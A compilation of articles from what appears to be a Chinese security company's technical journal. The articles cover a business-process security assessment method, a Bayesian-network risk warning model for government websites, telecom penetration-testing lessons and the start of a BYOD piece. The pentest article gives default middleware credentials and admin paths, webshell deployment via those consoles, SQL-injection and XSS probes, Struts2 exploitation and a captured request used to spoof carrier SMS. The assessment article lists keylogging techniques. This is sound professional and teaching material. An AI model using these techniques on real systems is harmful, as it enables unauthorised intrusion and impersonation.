从业务的实现层面上讲，业务的本质就是由一系列业务活动所组成的业务流程。业务流程是一个技术术语，一般可以理解为一组将输入转化为输出的相互关联、相互作用的活动【ISO9000】。这些活动可以为特定的市场或顾客生产具有价值的输出。

• 业务流在管理层面的表现是什么?

从管理或组织的整体运行的角度看，业务流程表现为一系列的跨部门、跨岗位的业务活动组成，这可称为管理流程。通常客户会制定相应的管理办法、流程文件来对管理流程活动次序、人员职责、输入输出、绩效要求进行规范和明确。例如人员的入职流程、离职转岗流程等等，都表现为一系列跨部门的活动。

• 业务流与 IT 系统是什么关系? 在 IT 系统中的表现是什么?

业务流程通常需要 IT 系统来支持和实现，而 IT 系统的建设通常是由业务驱动的。用一句话概括就是，业务流程决定了 IT 系统的需求、规划和设计。

从概念上讲，IT 系统是指由计算机及其相关的和配套的设备、设施 (含网络) 构成的，按照一定的应用目标和规则对信息进行采集、加工、存储、传输、检索等处理的人机系统。这里的“一定的应用目标”可理解为支持或实现特定的业务流程。

从技术、IT 角度看，业务流程表现出一系列的业务数据处理活动，这可称谓 IT 流程。

在网络逻辑拓扑图上或系统应用结构图上, IT 流程表现为一个或若干个业务数据流，贯穿整个数据流的是一系列的业务数据处理活动。

• 数据处理活动是什么，如何描述?

数据处理活动是描述 IT 流程的基本单元。一般通过数据处理模型或信息管理模型来描述【IATF】。

数据处理活动通常由用户主体 (人员角色)、处理过程和活动 (访问过程和活动)、数据对象 (访问对象）三个基本要素组成。




图 2 数据处理活动模型

数据处理活动可以跨越进程、主机、网络、系统的边界。例如，通常见到的跨主机、跨系统通信的情况。

数据处理活动是业务调研和分析的基本单位，是进行信息保护的基本单位。

3.2 主要流程

对于互联网新技术新业务信息安全评估来说，我们认为能分为三大基本步骤 :

第一大步 : 深入业务，分析流程

第二大步 : 业务威胁分析、业务脆弱性识别和人工渗透分析

第三大步 : 风险分析和处置建议

具体见图 3。




图 3

3.3 深入业务，分析流程

目标是了解业务信息系统承载的业务使命、业务功能、业务流程等；客观准确的把握业务信息系统的体系特征。

3.3.1 管理层面调研和分析

围绕“业务”，管理调研的内容主要为组织架构、部门职责、岗位设置、人员能力、管理流程、审计流程等等，其调研核心是一系列的管理流程。

通常，组织中有多种类型的管理流程，管理调研的重点是与信息安全有关的流程、制度及其落实、执行和效果情况。

管理措施通常贯穿于整个管理流程之中，目的是保证管理流程的有效流传或者不出现意外的纰漏。管控措施的设计一般都遵循一定的原则，如工作相关、职责分析、最小授权等等。

3.3.2 业务系统层面调研和分析

业务系统提供的功能一般是指被外界（例如客户、用户）所感知的服务项目或内容，是 IT 系统承载、支持的若干个业务流程所提供功能的总汇。一个具体的业务功能常常与多个业务流程相关，一种（个）业务功能，常常需要若干个业务流程来实现。例如数据的录入流程、数据的修改流程、数据的处理流程等等。对于一个具体的信息系统来说，可以通过其提供的业务功能，对业务流程进行全面地梳理、归纳，并验证业务流程分析的完备性、系统性。一个具体的业务流程也常常跨越多个系统，某个具体的 IT 系统可能仅完成整个 IT 流程中的某一个活动。例如在短信增值服务中，SP 与用户手机短信收发就涉及到了短信中心、短信网关、智能网 SCP 等多个系统；另外，还涉及到了计费、BOSS 等业务支撑系统以及网管等运维管理系统等。

因此，业务功能通常是对业务系统进行调研的最佳切入点，并将业务流程简化成为单纯的数据处理过程，将各个应用软件之间的数据传输简化成为点对点的流。然后基于数据流分析，建立信息视图，明确信息的流转、分布、出入口把业务系统简化成为数据流的形式，可以更好地分析数据在各个阶段所面临的风险。

短信系统的业务订购流程举例（图 4）。

3.4 脆弱性识别

• 系统和应用软件层脆弱性识别

对评估范围内的主机操作系统及其上运行的数据库 /Web 服务器 / 中间件等系统软件的安全技术脆弱性，得到主机设备的安全现状，包含当前安全模块的性能、安全功能、稳定性以及在基础设施中的功能状态。

• 网络层脆弱性识别

明确被评估系统和其他业务系统的接口逻辑关系、和其他业务系统的访问关系、得




图 4

出清晰的基础设施拓扑图；从网络的稳定性、安全性、扩展性、（易于）管理性、冗余性几个方面综合评定网络的安全状况。

• 现有安全措施脆弱性识别

识别并分析现有安全措施的部署位置、安全策略，确定其是否发挥了应用的作用。

• 管理层脆弱性识别

识别和分析安全组织、安全管理制度、流程以及执行中存在的安全弱点。

3.5 业务威胁分析

对于业务系统来说，安全威胁及安全需求分析的最小单位是数据处理活动。可以通过安全威胁列表来识别威胁，构建安全威胁场景来进行威胁、风险分析。

• 列出评估的业务系统全部安全威胁

如何能将安全威胁很好的列出来呢？我们可以借助一些现有的安全威胁分析模型，例如微软 Stride 模型（假冒、篡改、否认、信息泄漏、拒绝服务、提升权限）都提供了一些安全威胁的分类方法。

• 识别和构造威胁路径

依据自身（企业或部门级）的业务特点，进行细化，识别和列出安全威胁来，如拒绝服务、业务滥用、业务欺诈、恶意订购、用户假冒、隐蔽、非法数据流、恶意代码等，

例如图 5 所示；然后再构造出可能的威胁路径，例如图 6 所示。




图 5




图 6

3.6 业务渗透测试和攻击路径分析

因为业务的特性是“个性化”，那么就很难用一个或多个工具发现所有问题；且业务的个性化，在业务逻辑、接口等安全测评中，必须要有人工参与。利用业务流程分析、威胁分析和脆弱性分析的相关数据，实现渗透测试。例如: XXX 系统登录口入口安全检测（如图 7）。

检测时间	本次检测时间为20xx年x月x日
检测对象	本次检测对象为xx系统登录入口。 xx系统证书版登录
检测内容	登录入口安全性检测主要通过捕获键盘输入的手段检测域安全强度，从应用级到内核级各层hook、过滤、中断、端口读写等，共包含11项内容具体如下： ◆ Windows消息伪造类软件捕获键盘输入 ◆ Windows应用层API函数（PostMessage）hook方式捕获键盘输入 ◆ 通过GetAsynKeyState方式捕获键盘输入 ◆ 通过调用SetWindwosHookEx函数WH_KEYBOARD_LL（低级钩子）方式捕获键盘输入 ◆ 利用内核设备过滤技术捕获键盘输入 ◆ 利用键盘驱动DeviceAttach技术捕获键盘输入 ◆ 利用键盘中断（hook IDT）截取技术捕获键盘输入 ◆ 利用键盘设备（轮询i8042）端口访问技术捕获键盘输入 ◆ 利用USB过滤驱动以及irp hook技术记录用户USB键盘输入捕获键盘输入 ◆ 利用表单枚举页面元素方式捕获输入 ◆ 利用读取内存中明文字段方式捕获输入

图 7

3.7 风险分析

主要工作任务包括：

• 数据整理：整理现场实施阶段获得的各种风险要素数据，以及相应的评估报告。

• 风险计算与分析

✓风险计算

✓风险量化、分析

✓编制风险分析报告

• 风险处置与建议

✓风险处置准则确定

✓风险处置决策

✓风险控制目标确定和控制措施选择

✓编制安全建议

一种面向政府Web应用体系的威胁识别和预警机制

行业技术部　张智南

关键词：Web 应用体系 贝叶斯网络 威胁识别 预警

摘要：政府行业的 Web 应用表现出较强的体系化性质。通过分析政府 Web 应用体系的安全需求，并针对当前网络攻击行为的新特点，建立了基于贝叶斯网络的 Web 应用体系安全风险监测预警模型，为形成 Web 应用体系安全预警监控能力提供了一种可行的方法。

引言

随着信息化进程的不断发展，信息安全越来越受到重视。特别是中央网络安全和信息化领导小组的正式成立，标志着网络安全已经上升成为国家战略。

近年来，网络安全监测预警技术日益受到重视，已经成为国家信息安全工作的重要组成部分。在国务院颁布的“十二五”建设规划中，也提出了在“十二五”期间建设增强突发事件监测预警技术能力的要求。因此，建立面向不同应用层次的监测预警技术体系将会是当前和今后一段时间信息安全工作重点之一。

本文通过分析政府行业的 Web 应用表现出的体系化特性，建立了基于贝叶斯网络的 Web 应用体系安全风险监测预警模型，最后对下一步研究方向做了展望。

一、政府行业 Web 应用的体系化特性

从体系架构分析，政府 Web 应用体系可以分为两类。

一类是具有行业背景的 Web 应用体系，如金融、能源以及基于国家部委纵向管理职能的网站系统、业务系统等，总体上呈现出树形结构，如图 1 所示：




图 1 树形结构的 Web 应用体系

树形结构的 Web 应用体系体现了一种纵向的业务指导关系，拥有相同的行业背景，因此其 Web 应用系统的设计思想、组成架构、功能模块等往往具有高度的相似性，同时也就意味着可能存在体系分布的单一安全漏洞。一旦此类漏洞被攻击者利用，整个 Web 应用体系都处于巨大的风险之中。

另一类是具有地域背景的 Web 应用体系，如同属于一个省级或市级行政体系的 Web 应用群。这类 Web 应用体系总体上呈现出星型结构，如图 2 所示：




图 2 星型结构的 Web 应用体系

星型结构的 Web 应用体系往往由统一的服务提供商统一运维，这也就意味着多个 Web 应用系统共用一套网络安全基础设施。一旦某个 Web 应用系统存在的漏洞被攻击者利用，很可能导致共用的网络安全基础设施被绕过，整个 Web 应用体系也将存在巨大的安全风险。

在实际中，还存在部分 Web 应用同时属于多个应用体系，既是树形结构上的节点，也是星型结构上的节点。各应用体系通过此类节点相连，总体上呈现出一种复杂的混合结构。从风险分析的角度，在这种混合结构中安全风险可以从一个应用体系向另一个应用体系扩散，形成传递效应，极端情况下甚至可以影响整个网络。

无论是树形结构还是星型结构的 Web 应用体系，均可以视为已经按照不同的安全等级设置了必要的防护机制，形成了一定程度的安全防护能力。在这种状况下，Web 应用体系安全防护的主要需求从单个 Web 应用的安全防护转变为整个应用体系的安全防护，面临的主要安全威胁也已转变成有组织的新型攻击。

总之，Web 应用体系面临的安全风险主要来源于两个方面：体系化的单一漏洞和有组织的新型攻击。体系化的单一漏洞的发现途径有两个，一是由 Web 应用系统各组成模块的供应商发布，二是通过攻击事件回溯。有组织的新型攻击，通常采用多种攻击手段混合使用的方式。相关研究表明，有组织的攻击行动常常持续一个较长的周期，采用的攻击方法也遵循一定的脉络 [1]。因此，对 Web 应用体系安全状态监测应重点基于上述两个方面。

二、政府行业 Web 应用体系安全状态监测预警模型

政府行业 Web 应用体系安全状态监测预警模型的核心思想是通过对 Web 安全相关事件的观测，使用不确定推理方法判断 Web 应用体系的整体安全风险变化。

贝叶斯网络是基于概率理论的不确定推理方法，是目前不确定知识表达和推理领域最有效的理论模型之一。政府行业 Web 应用体系安全状态监测预警模型主要基于贝叶斯网络理论建立。

模型按如下步骤构建：

（1）建立监测预警贝叶斯网络

一种可行的政府行业 Web 应用体系监测预警贝叶斯网络如图 3 所示：




图 3 监测预警贝叶斯网络

其中，*W* 表示 Web 应用体系总体安全风险状态，*S* 表示 Web 应用体系中是否存在体系化的单一漏洞，*A* 表示 Web 应用体系是否受到有组织的网络攻击，*N* 表示是否有新的漏洞发布，*V* 表示体系中的 Web 应用是否受到攻击。

模型中变量状态集合如下：

W：W_0= 低风险，W_1= 高风险；

S：S_0= 不存在体系化的单一漏洞，S_1= 存在体系化的单一漏洞；

A：A_0= 没有受到有组织的网络攻击，A_1= 受到有组织的网络攻击；

N：N_0= 没有新的漏洞发布，N_1= 有新的漏洞发布；

V：V_0= 没有受到攻击，V_1= 受到基于漏洞的攻击，V_2= 受到非基于漏洞的攻击。

（2）设定条件概率

在模型中需要设定的概率包括 P(*W*)、P(*S*|*W*)、P(*A*|*W*)、P(*N*|*S*)、P(*V*|*S*,*A*)。根据经验，各概率设定如下表。

表 1 P(*W*) 先验概率

W	W_0	W_1
P(*W*)	0.80	0.20

表 2 P(*S*|*W*) 条件概率

W	P(*S*|*W*)	
	S_0	S_1
W_0	0.90	0.10
W_1	0.60	0.40

表 3 P(*A*|*W*) 条件概率

W	P(*A*|*W*)	
	A_0	A_1
W_0	0.90	0.10
W_1	0.40	0.60

表 4 P(M|S) 条件概率

S	P(M|S)	
	N_0	N_1
S_0	0.90	0.10
S_1	0.50	0.50

表 5P(V|S,A) 条件概率

S	A	P(V|S,A)		
		V_0	V_1	V_2
S_0	A_0	0.90	0.05	0.05
S_0	A_1	0	0.50	0.50
S_1	A_0	0.30	0.50	0.20
S_1	A_1	0	0.90	0.10

贝叶斯网络具有自主学习特性，先验概率可通过一定的训练样本，获得更为接近实际状况的概率分布。

（3）进行流程推理

模型用于总体安全风险状态判断的基本流程如图 4 所示。




图 4 流程推理

首先用设定的先验概率初始化网络，当监测到新的攻击事件或发布新的漏洞信息时，网络中的叶节点被更新，触发网络推理过程，基于贝叶斯公式计算后验概率，实现对整个网络节点的概率分布的更新，成为新的先验概率。当更新后的根节点状态概率分布中，W_i 大于预先设定的阈值时，可判断为整个 Web 应用体系处于高风险状态，需要向整个 Web 应用体系发出高风险预警信号。

三、结束语

随着信息化的不断发展，国家对网络安全越来越重视，及早进行网络攻击的威胁识别和安全预警可以尽可能地减少损失。虽然市场层面已经提供的安全监测工具和服务，可以有效监控单个 Web 应用的安全状态，但是从应用体系的角度对安全事件进行相关分析并用于监测预警，依然需要进一步研究。

参考文献

[1]Imperva. Hacker Intelligence Summary Report: The Anatomy of an Anonymous Attack[R]. 2012.4.

运营商应用系统渗透测试经验分享

合肥办事处 程兵

关键词：运营商 渗透测试 漏洞挖掘

摘要：渗透测试指的是专业安全人员通过模拟恶意黑客的攻击方法，来评估计算机网络系统安全的一种方法。在项目中，针对不同的客户，所用到的渗透测试技术也是有所差别的，本文主要分享在运营商服务项目中，渗透测试工作经验。

引言

初学渗透测试，通常大家看的书有《精通脚本黑客》、《黑客渗透笔记》、《安全参考》等等。这些书籍可以让我们很快地掌握常规攻击方法，学习到黑客是如何通过 Web 攻击技术，如何入侵到服务器的。

但是，当参加到运营商系统的渗透测试的工作时，发现运营商应用系统没有织梦、没有社区动力，也没有 eWebEditor、FCKeditor，似乎常见的 Web 漏洞都不存在于运营商系统。这时候要如何开展渗透测试工作呢？

一、定义渗透测试

渗透测试虽说是模拟黑客进行网站入侵，但我觉得，只懂得黑客技术的话，是无法做好渗透测试的。我定义的渗透测试概念是：“发现网站不安全的风险点”。这正好和 OWASP TOP 10 说的是十大安全威胁，而不是十大漏洞，如出一辙。

二、渗透测试经验

最近一年都在做运营商的渗透测试，也曾经协助运营商应对他们集团检查、CNCERT 检查等，根据我们检查和上级机构的检查结果，举例和同事们进行分享，运营商系统会有哪些问题。

上图的数据是来自我们对某个运营商的指定网段进行的渗透测试的结果，共发现 33 处高危漏洞。通过整理、颜色区分，共分成 9 类。下面我们就可以根据这 9 类漏洞进行一一分析，从而尽量全面的找到所有漏洞。

2.1 弱口令篇

通过上图可以看到，弱口令还是运营商系统的头号问题。弱口令有 Telnet、FTP、SSH、防火墙设备，还有 CMS 的弱口令。关于弱口令的测试，需要特别注意的有两点。

1. 注意全端口扫描

很多时候，客户自己都不知道自己的服务器上开发了哪些端口，一个弱口令的 SSH 端口改成了 50022 客户自己也不知道。9090 端口上，有个测试的 CMS，后台密码还是 admin/admin。这些问题，通过全端口扫描才能找到。

2. 有“特色”的字典

有时候看到 CNCERT 的检查报告里面所写的弱口令时，只能默默佩服它们的弱口令字典的强大。认真分析 CNCERT 检查出来的弱口令会发现，它们的弱口令字典是具有“特色”的。这字典的丰富，就需要我们工程师经常收集当地用户习惯的密码设置爱好。


2.2 中间件篇

上图可以看到，运营商系统中会经常有 Tomcat、Weblogic 和 JBOSS。这些中间件在运营商系统中会经常遇到。这些中间件存在的共同问题就是默认口令或者说是弱口令问题。

Tomcat 的常见弱口令是 admin、tomcat 的 2 * 2 的组合，手工测试一下即可。它的常见端口是 8080，常见路径是 /manager/html。当然端口这个问题还是不确定，所以全端口扫描必不可少。

Weblogic 的常见弱口令就是 weblogic/weblogic，常见路径是 /console/，端口需要进行全端口扫描进行发现。

JBOSS 默认情况下，后台是可以未授权访问的。常见路径有 / jmx-console / 和 /web-console/。如果做了简单的 HTTP 认证，试试 admin/admin 和空口令是非常不错的办法。



以上三个中间件利用它们的漏洞，到了管理后台就可以根据不同中间件类型部署上去一个 jsp 的 webshell 了，从而控制整个服务器。

2.3 SQL 注入篇

SQL 注入漏洞是任何系统都必不可少需要测试的，条件允许下，使用公司的 WVSS 扫描设备进行测试前的扫描是非常不错的，基本上可以发现大部分的注入漏洞。

如果客户系统重要，不允许我们使用扫描器该怎么测试？通过下图，希望可以给读者一些灵感。

上图是一个运营商的合同系统，在合同名称查询处输入 111'，然后点击查询发现页面报错，将 SQL 查询语句完完全全地暴露出来。通过这个可以判断此处非常有可能存在 SQL 注入漏洞。之后使用 Sqlmap 跑出数据库内容，便是简单的事情了。

2.4 Struts2 篇

Struts2 是最最流行的 java 开发框架，运营商中有很多系统都是采用 Struts2 开发框架的，包括他们的网厅。最新的 Struts2 远程命令执行漏洞是 CVE-2013-2251，公布于 2013 年 7 月 17 日。

如何判断应用系统是否是由 Struts2 开发的？

通常使用 Struts2 开发的应用系统，他们的 url 中的文件名会有 do 或者 action。例如：http://www.example.com/abc/login.action（但这不是绝对的，do 和 action 只是常见的）。

然后我们找到 Struts2 开发的应用系统后，只要使用最新的 EXP 进行测试即可。当然，如何找到所有这样的应用系统，全端口扫描必不可少。

2.5 XSS 跨站篇

同 SQL 注入漏洞，使用 WVSS 可以发现大部分的 XSS 漏洞。如果不允许使用扫描器的情况下，就得寻找有输入和输出的地方，不断的使用测试语句 <script>alert(/XSS/)</script> 进行测试了。

2.6 敏感信息泄露篇

这里主要发现的是目录浏览漏洞，这个漏洞不管通过 WVSS 还是手工测试，都是

可以比较方便的找到。

2.7 验证码漏洞篇

通过上面的描述可以看到，上级单位不仅关注能直接获取服务器权限的高危漏洞，像验证码的安全问题也会做相关的测试。

验证码安全问题，主要有两方面。

1. 服务器是否接受过期验证码。当用户登录验证失败时，如果服务器没有将之前的验证码进行过期，而是仍然接受，那这样的验证码机制是有问题的。

2. 验证码是不是通过 js 生成的。如下图，通过 js 生成的验证码是完全可以绕过的，所以如果在登录界面发现这样的代码，那说明此验证码也是不安全的。

2.8 发现已知的 webshell

如果客户需要这方面的检查，我们可以使用工具进行检查，例如 linux 系统下使用 Python 的 webshell 查杀的脚本，Windows 系统下使用 D 盾，都可以很方便快速的找到 webshell 后门。

2.9 逻辑漏洞篇

相信像短信炸弹、0 元支付这种逻辑漏洞大家都可以很容易找到，下面分享一个精彩的逻辑漏洞——“以 123456 号码（某运营商服务号）发送任意短信”，希望能给大家带来一些灵感。

测试背景：

登录某运营商的网上营业厅，找到一个发短信给好友的功能。

尝试发送短信给我的好友，然后抓取发送短信这个动作的数据包，如 42 页图 1 所示。

可以注意到 content 的这个参数，很明显这是通过简单的 URL 加密后的文字。然后我尝试自己加密一段文字，然后替换 content 的内容，再发出这个数据包，结果如何呢?

```
Proxy-Connection: Keep-Alive
Content-Length: 306
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Trident/6.0;
.NET4.0E; .NET4.0C; InfoPath.3; .NET CLR 3.5.30729; .NET CLR 2.0.50727;
.NET CLR 3.0.30729; SE 2.X MetaSr 1.0)
X-Requested-With: XMLHttpRequest
Referer:
http://a                    .cn/my/index.jsp?flag=no&SAMLart=3968b54ecd0141b9ac2c
21191d9ccef2_151    1649&displayPic=0&RelayState=type=A;backurl=http%3A%2F%2
Fservice.          .cn%2Fmy%2Findex.jsp;nl=3;loginFrom=http://
.cn/my/index.jsp&backurl=http
Accept-Encoding: gzip, deflate
Cookie: WEBTRENDS_ID=60.8.123.68-1374078422.631911; pgv_pvi=2268416000;
Hm_lvt_0afdeac36620db808832f1515811cd3a=1374124491,1374124491,1374124514,137
4124515; JSESSIONID=40ED5BDB727F670746BDE44D8F0E9D7F;
CmWebtokenid=15     1649,ah; CmProvid=ah;
WT_FPC=id=2da296a8935126763a01374078872095:lv=1380270029250:ss=1380268293987
;
EchnSessionID=r_busihallon_41!!22YtSFCQMpQJ5VkXtW9kTdz13KSpKQGFQdNc64GjRg1f1
J4d6Omz!518096342; ArraySessionID=r_wangting_15

requestFlag=asynchronism&targetPhoneNo=1    3961048&content=%E6%82%A8%E7%9A%8
4%E5%A5%BD%E5%8F%8B15     1649%E9%80%9A%E8%BF%87%E5%AE%89%E5%BE%BD%E7%A7%BB%
E5%8A%A8%E7%BD%91%E4%B8%8A%E8%90%A5&randomCode=6bb3
```

图 1

我们成功地以 123456 的名义发送了任意短信内容给用户，这个漏洞危害是可想而知的。

三、总结

运营商应用系统是极其重要的系统，如何安全的、全面的发现所有安全问题是我们每天学习的方向。

BYOD面临的安全问题与解决方案

广州分公司　吴昊　俞琛

关键词：BYOD　移动办公　安全风险

摘要：随着移动终端技术的不断发展，更多的消费者开始使用移动终端进行办公，即自带设备 (Bring Your Own Device)，他们通过移动终端接收工作邮件，通过移动终端接入内网搜索资料，而这一切对于企业来说，既带来好处，同时也带来了风险，好处在于员工将自己的设备部分功能用于为企业创造利润，提高效率，但是风险在于自带设备所带来的安全风险却是不可估量，包括内部资料的丢失、内网安全等方面。本文的主要目的是分析当前 BYOD 的发展状况，以及实现 BYOD 所遇到的安全问题，并提出相应的解决方案。

引言

自从 IOS 与 Android 为代表的智能终端推出，强大的智能终端迅速地统治了个人通信设备，其强大的功能以及便携性使其应用范围逐步超过笔记本电脑与 PC。但移动办公所带来的安全问题与普通的网络安全问题并非完全相同，因此新趋势所带来的新问题将会是实现 BYOD 所面临的重要挑战。

一、BYOD 的趋势

目前，BYOD 主要有来自两个方面的需求，主要为用户自身的办公需求和企业需提高办公效率。下面将对两种需求进行分析：

• 用户的个人需求

假设在一个场景中，一个销售人员在地铁上接到客户的电话，在交流的过程中，销售人员发现客户对某款产品特别感兴趣，并希望能够与销售人员当面了解，这时，他通过智能终端登上公司的内网，下载了产品的资料，并仔细进行阅读，在面谈前，他将产品资料进行筛选，并发送邮件给客户，在整个过程中，大概只要半小时。在过去智能终端未普及前，销售人员可能需要首先打电话给技术人员，将相关资料发送到邮箱，然后他找一个能够无线上网的地方收取邮件，进行阅读，这个过程或许需要花费几个小时。同样的事情，移动终

端对于用户办公带来了便利。

根据 Eccentex 的相关数据，对于 IT 设备，只有 20% 的员工对其公司已经为他们提供的 IT 设备感到满意，对于提升效率，59% 的员工认为智能终端与 PC 协助能够提升他们的工作效率。

• 为企业带来的效率

